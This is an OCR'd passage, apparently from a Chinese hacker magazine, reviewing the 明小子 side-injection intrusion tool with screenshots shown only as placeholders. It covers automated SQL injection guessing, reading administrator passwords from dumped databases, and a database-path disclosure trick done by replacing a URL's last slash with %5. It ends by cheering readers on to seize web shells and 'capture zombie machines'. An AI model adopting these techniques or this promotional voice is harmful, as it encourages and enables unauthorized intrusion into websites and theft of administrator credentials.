


图 8

得到注入点了，我们就来看下一个小板块—— SQL 注入猜解。速度真的很快。这是不可非议的，如图 9 ，一小会就搞定了。还有一个很不同于其他注入工具的一点就是，图 9 最下面的“检测”信息的底下，它把注射的过程，语句都列出来啦，这里可以让菜鸟们学习如何手工注入的语句哦，是不是一举两得呢！？好啦，这个版块的内容也讲完啦，再继续看最后一个。




图 9

数据库管理，如图 10 ，这里主要是查看数据库的。就是当我们通过默认数据库地址下载数据库，或者是暴库啊。得到一些数据库的时候，就需要通过这个工具来查看管理员的密码了。说到




图 10

暴库，呵呵，差点忘记了，再倒回“SQL扫描注入点”那里，如图11，看到没有，朋友们，这里有个暴库，只需要你填写网址上去就可以尝试暴数据库路径了。这里给大家一个小贴士（粤语，意思是：小窍门），看看上一期的BBSXP的暴库的那篇文章吧，就是随意进入BBS的一个页面，然后用%5去替换最后一个的斜杠“/”就可以暴了，但是这里我们用工具就直接暴了，暴出来的如图12，后面怎么做就不用我再教了吧！




图11





图12

这款工具给大家就介绍到这里了，大家快快去体验吧，还有不懂的，自己看看说明，我就不妨碍大家去拿SHELL、去抓肉鸡啦……

曾听谁说过，要会编写的工具的人才是高手啊，我告诉你们，能够用好所有黑客工具的人一样也是个高手，呵呵，不要气馁哦……菜鸟终会有一天变成高手的！

（本文涉及的明小子最新版旁注入侵工具3.0光盘中有收录。）




鼠标一晃，痕迹全无

